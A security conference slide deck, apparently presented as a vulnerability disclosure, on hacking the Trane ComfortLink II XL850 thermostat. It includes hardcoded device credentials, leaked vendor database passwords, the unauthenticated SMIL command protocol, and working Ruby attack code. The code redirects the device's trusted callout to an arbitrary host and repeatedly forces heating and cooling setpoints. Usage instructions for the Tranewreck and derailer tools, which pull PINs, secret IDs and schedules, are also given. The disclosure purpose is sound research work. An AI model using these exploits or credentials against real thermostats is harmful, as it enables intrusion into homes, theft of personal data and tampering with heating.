

TRANEWRECK

More Internet, More Problems



Objectives

- How I found this
- What I found
- How we got the vendor to fix it
- Distribute the tools to identify the vuln in the wild.



HOW THIS GOT STARTED

DECEMBER 29TH FURNACE FAILS

Heat exchanger cracks.



- Heat exchanger fails/cracks

GETTING THE NEW FURNACE


- Local dealer offers Trane units
- The model I select comes with the XL850






WHAT DID I BUY?

https://www.trane.com/residential/en/products/thermostats-and-controls/connected-controls/comfortlink_xl850.html
https://www.trane.com/content/dam/Trane/residential/downloads/r850_144040426701.tar



It's Hard To Stop A Trane.®

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FIND A DEALER
Enter ZIP/Postal Code [GO](#)

[Home](#) > [Products](#) > [Thermostats & Controls](#) > [Connected Controls](#) > [ComfortLink™ II XL850](#)

ComfortLink™ II XL850

Wi-Fi Control
Control your variable speed or communicating system with our new smart control.

[FIND A DEALER](#)

[Look for Savings & Offers in your area](#)
[Locate Energyguide Labels](#)

Cost: \$\$\$\$
Comfort: ★★★★★
Programmable: 7 Days

[PRODUCT OVERVIEW](#) [PRODUCT SPECIFICATIONS](#) [WARRANTY](#) [COMMON QUESTIONS](#)

 [PRODUCT BROCHURE](#)

CONTROL YOUR HOME COMFORT

Perfect air in perfect harmony

Connect your ComfortLink™ II XL850 control to a matched Trane system for complete, seamless comfort. Every component is designed to work in harmony with the others, optimizing your energy use over time.

Contact and control

Not only does the ComfortLink™ II XL850 monitor indoor and outdoor temperatures, so you can adjust your system to be energy-efficient, but it also tells you when it's time to change a filter or schedule routine maintenance.

[Download Latest Version 3.0 Software for the ComfortLink™ II XL850 Control](#)

Key features

- > 4.3" color touchscreen
- > Compatible with ComfortLink™ Communicating and Variable Speed systems

The company offers remote software downloads as well as usb tarball loading.

THE XL850 **MORE INTERNET, MORE ZWAVE, 100% MORE FUN**



ComfortLink™ II XL850 >


4.3" interactive touchscreen
Wi-Fi or Ethernet connection
Built-in Nexia Home Bridge

☐ **Add To Compare**

Cost:	\$\$\$\$\$
Programmable:	7 Days
Heating Stages:	5 Stages
Cooling Stages:	2 Stages

XL850 features:

- Remotely set temperature and schedules
- Send notices to your installer for service
- Allow remote administration from Nexia (SSH SMIL)
- Pull weather data from wunderground.com based on zip
- Self-update software from downloaded .tar balls
- Supports Zwave integration



Oh Ruby! :D

THE XL850 **MORE INTERNET, MORE ZWAVE, 100% MORE FUN**



ComfortLink™ II XL850 >

4.3" interactive touchscreen
Wi-Fi or Ethernet connection
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PORT STATE SERVICE VERSION

4447/tcp open n1-rmgt?

4448/tcp open unknown

7788/tcp open unknown

9999/tcp open napster WinMX or Lopster Napster P2P client

33761/tcp open unknown

35838/tcp open unknown

THE SMELL TEST

Port: 4448

```
ENTER COMMAND :█
```


Port: 7788

```
Connected to xl850-c227dc.  
Escape character is '^]'.  
  
1::evChallenge(239,"255713B449047BF4A1C2D1461FD8E477CA782EC7");  
█
```

Port: 9999

```
ENTER COMMAND :█
```

Port: 33761



Name	Size	Kind
▼ r850_144040426701	--	Folder
d_144040426701	2.8 MB	TextEdit Document
e_144040426701	609 KB	TextEdit Document
m_144040426701	1 KB	TextEdit Document
u_144040426701	224 KB	TextEdit Document
v_144040426701	338 bytes	TextEdit Document
c_144040426701	68.6 MB	TextEdit Document
r850_144040426701.tar	72.2 MB	tar archive

file *

```
c_144040426701: HIT archive data
d_144040426701: u-boot legacy uImage, Linux-2.6.35.3-670-g914558e, Linux/ARM, OS Kernel Image (Not compressed), 2769796 bytes,
Mon Aug 24 04:49:17 2015, Load Address: 0x40008000, Entry Point: 0x40008000, Header CRC: 0xEEF4F86C, Data CRC: 0x129879BE
e_144040426701: DOS executable (COM)
m_144040426701: ASCII text
u_144040426701: gzip compressed data, from Unix, last modified: Mon Aug 24 05:28:39 2015
v_144040426701: ASCII text
```

tar -xzvf u_144040426701

```
x utils/
x utils/upgrade_nand_flash.sh
x utils/Metadata.xml
x utils/convScc
x utils/upgradeSccDb
x utils/upgrade_abort.sh
x utils/upgrade_verify_file.sh
```


Reviewing the manifest files, and integrity scripts included in the tarball it's easy to understand how to software is packaged.


```
m_144040426701 x
1 <version_info>
2 <product build='144040426701' release='3.0' date='24-Aug-2015' download='144040426701'>
3 <features>
4 <feature notes='Nexia Diagnostics improvement' />
5 <feature notes='Washington State Quiet Mode' />
6 <feature notes='Requested capacity and delivered speed' />
7 <feature notes='SEET Demand-Response Trial' />
8 </features>
9 <fixes>
10 <fix info='Alarm match at Diagnostics and stat' />
11 <fix info='Test Mode: fan in cooling mode, AUX Rel 3.0 = 144040426701' />
12 <fix info='Air flow for multi-stage compressor' />
13 </fixes>
14 </product>
15 <manifest filecontents='
16 [MANIFEST_VERSION]
17 1
18 [DATA]
19 c_144040426701=68550656,0x8319f92bfb3b82de2ca6d3daba1839d4cd7d3332
20 d_144040426701=2769860,0xb06a9e3bc719d383437bc76d7fb94b93857375e8b
21 e_144040426701=609200,0x91e933409609c81fbd615e5ce65962a99891cb52
22 m_144040426701=1192,0xc9f5cddb53f587251df491ccce216525b5bd00f3
23 u_144040426701=224083,0x98e72b422a849950001b09d74e1a79d2ed34c390
24 v_144040426701=338,0x236c3eac1310e71a384f45d39feb3ec2d88dc7b2
25 [COMMENTS]
26 Rel 3.0 = 144040426701
27
28 [BUILDINFO]
29 upgrade=1389086971
30 operational=1440404267
31 bootloader=1440408642
32 manifest=01
33 xxlupgrade=1363166355
34
35 [BOOTMESSAGE]
36 TRAN=Welcome to Trane Comfort Control
37 AMST=Welcome to American Standard
38 [END]
39 '>
```

https://github.com/jrspruitt/ubi_reader/blob/master/README.md

Extract UBIFS to access source

Big thanks to jrspruitt. The UBI Reader project made this analysis much easier.

 **jrspruitt** Clearer install instructions

2 contributors  

Executable File | 98 lines (65 sloc) | 3.64 KB

UBI Reader

UBI Reader is a Python module and collection of scripts capable of extracting and analyzing these images to determine the parameter settings to recreate them.

Dependencies:

Python is required.

python-lzo is the only non-standard module, it may or may not be available on your system.

```
$ sudo apt-get install liblzo2-dev
```

If it is available.

```
$ sudo apt-get install python-lzo
```

Else you will need to install from sources.

```
$ git clone https://github.com/jd-boyd/python-lzo.git
```

```
$ cd python-lzo
```

```
$ python setup.py install
```

With the filesystem exposed we can explore everything.
(except the busybox)

This includes the ruby modules that control the port services and all the helpful specs, comments, code samples and api docs!

Useful things to extract first:

Matchers, users, password, port, comments,
Samples, socket, dns, notes, login, KEY, api,
alarm, registration, enrollment

```


cs/SMILLogAspect.rb:      if(@smil_in =~ /\0$/n) then
ction/NexiaConnection.rb:      if(@data =~ /\0$|n$/n) then
ction/PlatformManagerConnection.rb:      if(@data =~ /\0$|n$/n) then
ction/TCPSocketConnection.rb:      if(@cci_data =~ /\0$|n$/n) then
ction/WPAConnection.rb:      if data =~ /^<.*>(\S*).*/
n_fields/ScheduleDefaultInit.rb:      if label =~ /XL824_LOCAL_SCH/n
ller/processor/InstallerProcessor.rb:      (smil_id =~ /\A1\.6.*/) or @non_installation_isu_smil.include?(smil_id) ? true : false
ller/xl850/processor/InstallerProcessor.rb:      @smil_obj_type_map.delete_if{|src_id, hash| src_id =~ /^#{deleted_obj}\.*/}
ller/xl850/processor/InstallerProcessor.rb:      @smil_obj_args_map.delete_if{|k, v| k =~ /^#{deleted_obj}\.*/}
ller/xl850/processor/InstallerProcessor.rb:      @smil_obj_children_map.delete_if{|parent, children| parent =~ /^#{deleted_obj}
ller/xl850/processor/InstallerProcessor.rb:      (smil_id =~ /\A1\.6.*|\A1\.7\.2\.2\.5.*/) or @non_installation_isu_smil.include?(sm
r/ConfigXMLParser.rb:      source = source + ".n" if !(source =~ Constants::ALARM::ALARM_REGEX) && (@field.in_method_name == Constants::
r/ConfigXMLParser.rb:      if(@field.source =~ /n/) then
r/ConfigXMLParser.rb:      unless(@field.source =~ /n/) then
r/ConfigXMLParser.rb:      elsif (@field.type =~ /^custom_.*$/n)
ssor/AlarmProcessor.rb:      return nil if fields.nil? or fields.empty? or args.nil? or args[0].nil? or args[1] =~ /^CFG/ or @ev_assert.ni
ssor/BridgeProcessor.rb:      if (!bridge_data.nil? and bridge_data =~ /n$/n)
ssor/BridgeProcessor.rb:      if(action =~ /getconnstatus/)
ssor/BridgeProcessor.rb:      if (action =~ /setbstatus/)
ssor/BridgeProcessor.rb:      if (action =~ /learn/ && @cci_service.registration_service.bridge_registraion_in_progress)
ssor/BridgeProcessor.rb:      if (action =~ /include/ or action =~ /exclude/ or action =~ /reset/ or action =~ /learn/ or action =~ /cshift
ssor/BridgeProcessor.rb:      if(action =~ /reset/ and status == "0")
ssor/BridgeProcessor.rb:      if(action =~ /getnumnode/)
ssor/BridgeProcessor.rb:      if(action =~ /getbridgeinfo/)
ssor/BridgeProcessor.rb:      if @cci_service.registration_service.bridge_registraion_in_progress and command =~ /learn/
ssor/BridgeProcessor.rb:      if(action =~ /setalarm/)
ssor/DEAPProcessor.rb:      if(k =~ /raptor_z(\d)/)
ssor/DEAPProcessor.rb:      if(k == DEAConstants::SYS_WEEKLY_TS_PAGE or (k =~ /raptor_z(\d)/ && index < 8))
ssor/FaceplateProcessor.rb:      if field.ccih_type =~ /array/
ssor/MessageProcessor.rb:      if(model_id == Constants::SMIL::SYS_REP and command =~ /cancel/n) then
ssor/MessageProcessor.rb:      elsif((model_id == Constants::SMIL::RUN_HIST and command =~ /weekly$|monthly$|all$/n) or
ssor/MessageProcessor.rb:      (model_id == Constants::SMIL::SYS_HIST and command =~ /system$|zone$|all$/n) or
ssor/MessageProcessor.rb:      (model_id == Constants::SMIL::SYS_REP and command =~ /lv/n)) then
ssor/MessageProcessor.rb:      @cci_service.smil_service.alarm_processor.read_file if command =~ /history/;
ssor/RegistrationProcessor.rb:      if(smil_id.nil? or !(smil_id =~ Constants::SMIL::CHAT_SESSION_REGEX))
ssor/RegistrationProcessor.rb:      if(pin[0].chr =~ /0/)
ssor/RegistrationProcessor.rb:      if(pin[0].chr =~ /0/)
ssor/SMILProcessor.rb:      if(@smil_in =~ /\0$/n) then
ssor/SMILProcessor.rb:      # next if(src_id =~ /\A1\.6.*/)
ssor/SMILProcessor.rb:      if(src_id =~ Constants::SMIL::DEA_REGEX) then
ssor/SMILProcessor.rb:      if(src_id =~ Constants::ALARM::ALARM_REGEX) then
ssor/SMILProcessor.rb:      @cci_service.registration_service.delegate_registration_smil("nexia") if(src_id =~ Constants::DIAGNOSTIC
ssor/SMILProcessor.rb:      @cci_service.registration_service.delegate_registration_smil("chat",src_id,args) if(src_id =~ Constants::
ssor/SMILProcessor.rb:      if(item =~ temp_regex) then
ssor/SMILProcessor.rb:      if(item =~ temp_regex) then
ssor/SMILProcessor.rb:      } if(key =~ /\A1\.6.*|\A1\.7\.2\.2\.5.*/)
ssor/SMILProcessor.rb:      next unless (item =~ /^1.6.*|\A1\.7\.2\.2\.5.*/)

```



```
70
71 def smil_update(model_id, json_value_map, error_arr)
72     smil_str = ""
73     # The Key is the SMIL ID and the Value is an array of data
74     # Sample, Initial: {"1.7.1.800.2::setHold" => [",", ",", ",", " ...."]}
75     #
76     # At run time each comma will be replaced by the given input value
77     # Sample, Runtime: {"1.7.1.800.2::setHold" => ["85.00", ",", " ...."]}
78
```

```
4  module Constants
5
6     # This module includes all the constants of SCC
7     module SCC
8
9
10     HOST = "localhost"
11     PORT = "9999"
12     SMIL_USER_NAME = "ADMN"
13     SMIL_PASSWORD = "Cold,,2100"
14     # SMIL_PASSWORD = "system1"
15     #SMIL_PASSWORD = "yeldarB!48195"
16
17     # Communication timeout in seconds
18     COMM_TIME_OUT = 90
19 end
```



This code is documented, contains specs, lots of sample code, and design meeting notes. It all makes it far easier to figure out how to exploit the device.

Mock services can be run

```
FaceplateApi::FaceplateMessageFactory
  Creating a Request
    should create a request header
    should create a whole request
  Creating an Ack
    should create an ack header
    should create a whole ack

Finished in 0.00285 seconds (files took 0.8507 seconds)
4 examples, 0 failures
```

```
Simulator active on 0.0.0.0:8092
Client Connected
Sending TakeCoreSnapshot command
Sending TakeAlarmSnapshot command
Sending TakeBalancePointSnapshot command
Sending TakeWeeklyHumidityScheduleSnapshot command
Sending TakeEventHumidityScheduleSnapshot command
Sending TakeRelativeHumiditySetpointSnapshot command
Sending TakeDuctAirTemperatureSnapshot command
Sending TakeWeeklyTemperatureScheduleSnapshot command
Sending TakeEventTemperatureScheduleSnapshot command
Sending TakePresetSnapshot command
Sending TakeVariableCapacityControlSnapshot command
Sending TakeCommunicatingComponentStatusSnapshot command
Sending TakeIndependentEventsSnapshot command
Sending TakeMultizoneSnapshot command
Client Connected
Sending TakeCoreSnapshot command
Sending TakeAlarmSnapshot command
Sending TakeBalancePointSnapshot command
Sending TakeWeeklyHumidityScheduleSnapshot command
Sending TakeEventHumidityScheduleSnapshot command
Sending TakeRelativeHumiditySetpointSnapshot command
Sending TakeDuctAirTemperatureSnapshot command
Sending TakeWeeklyTemperatureScheduleSnapshot command
Sending TakeEventTemperatureScheduleSnapshot command
Sending TakePresetSnapshot command
```

<> Code

5

Issues

2

Languages

Ruby

2

YAML

1

SQL

1

Markdown

1

Search all of GitHub

password

Search

db/database.yml

YAML

Showing the top two matches. Last indexed on Mar 21.

```

5   host: localhost
6   port: 5432
7   username: nexia
8   password: Password1
9   encoding: UTF-8
10  pool: 100
...
17  host: #see note in EventStore for getting the host ip of your vm
18  username: dbadmin
19  password: password

```

db/setup_db_user.sql

SQL

Showing the top match. Last indexed on Mar 21.

```

3  CREATE USER nexia WITH UNENCRYPTED PASSWORD 'Password1';
4  GRANT ALL ON DATABASE history_store TO nexia;

```

spec/benchmark/seed_db.rb

Ruby

Showing the top three matches. Last indexed on Mar 21.

```

1  require 'event_store'
2
3  # db_config = Hash[
4  #   :username => 'postgres',
5  #   :password => 'Password1',
...
14 EventStore.connect :adapter => :vertica, :database => 'nexia_history', host: '192.168.180.65',
   username: 'dbadmin', password: 'password'
15 EventStore.redis_connect host: 'localhost'

```

spec/benchmark/bench.rb

Ruby

Showing the top match. Last indexed on Mar 21.

```

5  #   :username => 'nexia',
6  #   :password => 'Password1',
7  #   host: 'ec2-54-221-80-232.compute-1.amazonaws.com',
8  #   encoding: 'utf8',

```



SMIL



SMIL

- **What does it stand for?**

Synchronized Multimedia Integration Language?

- **What does it do?**

It interacts with just about everything of value in the system. Any action available to the Nexia service or support professionals seems to be supported by these commands.

SMIL IN USE

SMIL ID :: command verb ({ json data })

REGULAR EXPRESSION

1 MATCH - 339 STEPS

/ `[[\d\.]*]::([\w*]\((.*?)\));` /

gmixXsuUAJ ?

TEST STRING

```
1.11.1::createSecureCallout({"$c_keys"=>[{"label"=>"DealerPortal",
"host"=>"xl-live.mynexia.com", "port"=>"443", "reconnectTime"=>"60",
"enabled"=>"TRUE", "encryptedAUIDSupported"=>"FALS"}]});\n
```

EXPLANATION

- 1. / `[[\d\.]*]::([\w*]\((.*?)\));` /
 - 1st Capturing group `([\d\.]*)`
 - `[\d\.]*` match a single character present in the list below
 - Quantifier: `*` Between zero and unlimited times, as many times as possible, giving back as needed
 - `\d` match a digit `[0-9]`
 - `\.` matches the character `.` literally
 - `::` matches the characters `::` literally
 - 2nd Capturing group `(\w*)`
 - `\w*` match any word character `[a-zA-Z0-9_]`
 - Quantifier: `*` Between zero and unlimited times, as many times as possible, giving back as needed

MATCH INFORMATION

MATCH 1

1.	[0-6]	`1.11.1`
2.	[8-27]	`createSecureCallout`
3.	[28-190]	`{"\$c_keys"=>[{"label"=>"DealerPortal", "host"=>"xl-live.mynexia.com", "port"=>"443", "reconnectTime"=>"60", "enabled"=>"TRUE", "encryptedAUIDSupported"=>"FALS"}]}`

```

EV_LIST_ITEM = "evListItem"
EV_LIST_END = "evListEnd"
EV_ERROR = "evError"
EV_KEY = "evKey"

EV_CRITICAL_INCIDENT="evCriticalIncident"
EV_MAJOR_INCIDENT="evMajorIncident"
EV_NORMAL_INCIDENT="evNormalIncident"
EV_ASSERT="evAssert"
EV_NEGATE="evNegate"

ALARM_SMIL_ID="1.4"
ALARM_HISTORY="AlarmHistory"

RESOLVED_IDS_SEPARATOR = "-"
REGISTRATION="REGISTRATION";
LINK_ENROLLMENT="LINK_ENROLLMENT"
CALLOUT="CalloutConnection"
CHAT_SESSION="ChatSession"
TRANE_SERVER_URL="xxl.trane.com";
CALLOUT_SMIL_ID="1.11.1"
CHAT_SESSION_SMIL_ID="1.12.2"
ORIGINATOR="originator"
XXL="XXL"
PURPOSE="purpose"
INSTANCE="instance"
CHAT="chatData"
R_U_ALIVE="CMD|ARE_YOU_ALIVE"
ALIVE="RSP|AM_ALIVE"
CREAT_REGISTRATION={CREATE_KEYS=>[{ORIGINATOR=>XXL,PURPOSE=>REGISTRATION,INSTANCE=
CREAT_ENROLLMENT={CREATE_KEYS=>[{ORIGINATOR=>XXL,PURPOSE=>LINK_ENROLLMENT,INSTANCE=

REGISTER="@Register"
CHAT_SESSION_REGEX= /^#{Constants::SMIL::CHAT_SESSION_SMIL_ID}/

METHOD_SET = "set"
FALSE = "FALS"
TRUE = "TRUE"

NEXIA_CALLOUT_HOST = "mynexia.com"

```

Lets login already

```
"1::login("#{args[0]}\", \"#{Digest::SHA1.hexdigest(msg).upcase}\", \"#{permission}\", \"DefaultLabel\\\",,,,,);\\n"
```

[illegible]

1::subscribe(TRUE) ??!!!

My first, most basic attempt recursively dumped every
unique data element.

```
Redis Browser Connected to default Configure
```

```
"1.6.1.2.6.1",  
"1.6.1.2.7",  
"1.6.1.4",  
"1.6.2",  
"1.6.2.7.17648",  
"1.6.2.8.34895",  
"1.6.2.8.34895.1.31522",  
"1.6.2.8.34895.1.31522.1",  
"1.6.2.9.753",  
"1.6.2.9.753.1.3915",  
"1.6.2.9.753.1.3915.1",  
"1.6.2.9.753.1.3915.2",  
"1.6.2.9.753.1.63081",  
"1.6.2.9.753.1.63081.1",  
"1.6.2.9.753.1.63081.2",  
"1.6.2.9.753.2",  
"1.6.2.9.753.3",  
"1.6.2.9.753.4",  
"1.6.2.9.753.5",  
"1.6.2.9.753.6",  
"1.6.2.9.753.7",  
"1.6.2.10",  
"1.6.2.10.1",  
"1.6.2.11",  
"1.6.2.12",  
"1.6.2.15",  
"1.6.2.16",  
"1.6.2.18.37543",  
"1.6.2.19.13431",  
"1.6.2.20.37731",  
"1.6.2.20.63309",  
"1.6.3.2",  
"1.6.3.2.1.42798",  
"1.6.3.2.1.58968",  
"1.6.3.2.1.61436",  
"1.6.3.2.1.63780",  
"1.6.1.2.3",
```

I built another handy script to parse the xml nodes and assemble the command classes.

Listening to the feed overnight gives a great sample.

Things worth tracking include:

- Auth IDs
- Command IDs
- Command Payloads

```
76 def self.poke(sock, data, terminator = /End\\(\\);\\n/, dump = false)
77   buf = ''
78   puts " - Sending: #{data}"
79   sock.puts(data)
80   begin
81     line = sock.gets
82     puts line if dump
83     buf << line
84   end until buf.match(terminator)
85   return buf
86 end
87
88
89 def self.parse(data)
90   ordered_data = []
91   data =~ /(?(<smil_id>\\d\\.|\\d)+):(?(<command_verb>([0-9]|[a-z])+\\((?<payload>.*\\)\\);/i
92   dat = data.scan(/(?(<smil_id>\\d\\.|\\d)+):(?(<command_verb>([0-9]|[a-z])+\\((?<payload>.*\\)\\);/i) do |smil_id, command_verb, payload|
93     ordered_data << {smil_id: smil_id, command_verb: command_verb, payload: payload.split(',') unless payload.split(',').empty?}
94   end
95   return ordered_data
96 end
97
```



CAUSING REAL TROUBLE.




```
70
71 def smil_update(model_id, json_value_map, error_arr)
72   smil_str = ""
73   # The Key is the SMIL ID and the Value is an array of data
74   # Sample, Initial: {"1.7.1.800.2::setHold" => [",", " ", " ...."]}
75   #
76   # At run time each comma will be replaced by the given input value
77   # Sample, Runtime: {"1.7.1.800.2::setHold" => ["85.00", " ", " ...."]}
78
```

```
<field type="smil" name="hsp" smil_name="actualHeatSetpt">
  <in source="1.7.1.n.2" method="evData" data_pos="6"/>
  <out>
    <method target="1.7.1.n.1.2" name="setHold" data_pos="2" tot_param="2"/>
    <method target="1.7.1.n.1.2" name="setTillNext" data_pos="2" tot_param="2"/>
    <method target="1.7.1.n.1.2" name="setTillDate" data_pos="2" tot_param="3"/>
    <method target="1.7.1.n.1.2" name="setForDuration" data_pos="2" tot_param="3"/>
  </out>
</field>
```

"1.7.1.#{ \$~[:target_id] }.1.2::setHold(#{cool},#{heat});\0"

```
50 def self.derail(s, derailer)
51   derailer = derailer.split(":")
52   sec_probe = '1.11.1::createSecureCallout("LINK","'+derailer[0]+'","'+derailer[1]+'","60",TRUE,TRUE);\0'
53   data = poke(s, sec_probe ,/End\(\);\n/, true)
54 end
55
56 def self.rerail(s, id)
57   sec_probe = '1.11.1::removeCallout('+id.to_s+');\0'
58   data = poke(s, sec_probe ,/End\(\);\n/, true)
59 end
60
61 def self.set_points(s, heat, cool, interval)
62   sec_probe = '1.7.1::subscribe();\0'
63   data = poke(s, sec_probe)
64   if data =~ /\x001\.7\..1::evListBegin\(\);\n\x001\.7\..1::evListItem\((?<target_id>\d{5}?)","(?<target_name>.*).*\);\n\x001\.7\..1::evList
65     puts "Attacking #{${~[:target_name]} }#{${~[:target_id]} } \n heat temp: #{heat} deg F, cool temp: #{cool} deg F."
66     sec_probe = "1.7.1.#{${~[:target_id]}}.1.2::setHold(#{cool},#{heat});\0"
67     Thread.new do
68       while true do
69         s.puts(sec_probe)
70         puts Time.now
71         sleep interval
72       end
73     end
74   end
75 end
```

1

This method works for all the other models as well. Now we can extract anything we want including:

- Current temperature and operating mode
- Installer information
- Home heating and cooling schedule
- Serial Number
- AUID (secret id)
- Nexia registration PIN
- Platform
- Hardware serial numbers
- Raw streaming environmental sensors (temp, humidity)
- Network status and active connection
- Service chat log history
- Alarm history



BUILDING THE NEW TOOL

Building a point and click tool is easy. It's not required for the device to have any special features enabled.

This service is vulnerable out of the box to anyone able to reach it. If the device is currently connected to Nexia it just makes information gathering even easier.

This can be parsed easily and the tool will display an inventory of the most interesting information.

Tranewreck

Tranewreck is a collection of ruby scripts meant to connect with and exploit vulnerable thermostats running ComfortLink II based firmware, specifically the [Trane ComfortLink II XL850](#). Use these tools only on devices you own or have consent to test.

There are three tools included in this repository:

- tranewreck.rb
- derailer.rb
- tranewreck_single.rb

Requirements

These tools are written in Ruby and you should have a recent version of Ruby installed. If you do not you must [install ruby on your system](#). The package comes with a gem file. To ensure you have everything you need in addition to ruby run:

```
$ cd Tranewreck/  
$ bundle install
```

tranewreck.rb provides access to the most valuable information on the device without modifying the settings or configuration of the device.

Usage:

```
Usage: tranewreck.rb -t [TARGET] [options]
```

options

-h, --help

[help](#)

-t, --target IP

where?

-s, --stay

fire subscribe and stay connected

derailer.rb gives the ability to update heating and cooling points. You can also remove the device from active server connection and establish a new arbitrary connection.

derailer.rb

Derailer is meant to change heating and cooling points as well as establish and delete trusted server connections. Here be dragons. Using this script my permanently update the settings of the targeted thermostat.


Useage:

```
Usage: derailer.rb -t [TARGET] [OPTIONS]
Options
  -h, --help                help
  -t, --target=n            where?
  -H, --set_heat=n         set heat int
  -C, --set_cold=n         set cold int
  -d, --derail=n           makes new trusted connection to host:port
  -r, --rerail=n           remove a given server from trusted connections.
```



SCOPE OF THE PROBLEM... AND MORE PROBLEMS

So What?



- Software downloads can be forced.
- Weather data is pulled from wunderground.com.
- Vulnerable to DNS spoofing.
- The firmware contains private server keys.
- This backbone Nexia service touches a lot.

There are more every day



Services

7777

tcp

http

```
{"DT":{"!type":"data_time","t":"03:18:00","d":"07/03/2016","zone":"-05:00","internetTime":"FALS","beginDST":"Mar:Sun>=8:02:00","endDST":"Nov:Sun<=7:02:00","offsetDST":"01:00"},"@Preferences":{"screen":{"standby":20,"active":90,"backlightTime":30,"screensaverType":"indoorTemp","screensaverTime":3,"colorTheme":"d2943f","tempScale":"F","clockFormat12":"true","lang":"en_US"},"general":{"weatherZip":"47167","remoteServiceEnabled":"TRUE","deviceFirstBoot":"FALS"},"security":{"pinlockOn":"FALS","pinvalue":"1234","guest":"FALS"},"registration":{"deviceRegistered":"TRUE","email":null,"authorizedServices":"FALS","pin":"90165","secretKey":"","fppAuthenticated":"TRUE","onlineServices":"0","speakerAvailable":"FALS"},"network":{"Ip":"","Gateway":"","Netmask":"","Dns1":"","Dns2":"","power":"ON"},"bridgeApp":{"type":"PRIMARY_BRIDGE"},"analytics":{"enabled":"FALS"},"Home":{"!type":"home","operationStatus":"System Idle","ventilationStatus":"FALS","$":{"58070":{"!type":"zone","idt":"72.97","schedStatus":"MANH","onOffCode":"CALL","hsp":"66.00","csp":"73.00","temperatureThreshold":"0.25","presetNum":"0","wSchedAvailability":"TRUE","wSchedID":"A445D29","endDate":"","removeHold":"","cSchedAvailability":"TRUE","zoneOpStatus":"","activeEdgeLabel":"","schedStatusInfo":"Permanent Hold"},"odt":"65.00","rh":"0.4883","odRH":"0.9500","sensorODT":"32768.00","operatingMode":"COOL","drState":"IDLE"},"SetpointsAllowed":{"!type":"setpoints","minDeadBand":"3"}}
```

9999

tcp

telnet



```
1::evChallenge(239,"FB73CBB2C94BD674A1FC32A21B22B00CA14999EC");
```


Much more opportunity

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THERE ARE PROBLEMS AT HOME

The vendor has other security issues like directory listing in protected areas.

Github repositories have also been exposed with keys, salts, passwords, anything you can imagine.

Twitter: @ItsOkImJK

<https://keybase.io/itsokimjk>

https://github.com/JeffKitson/Tranewreck_tools



THANK YOU

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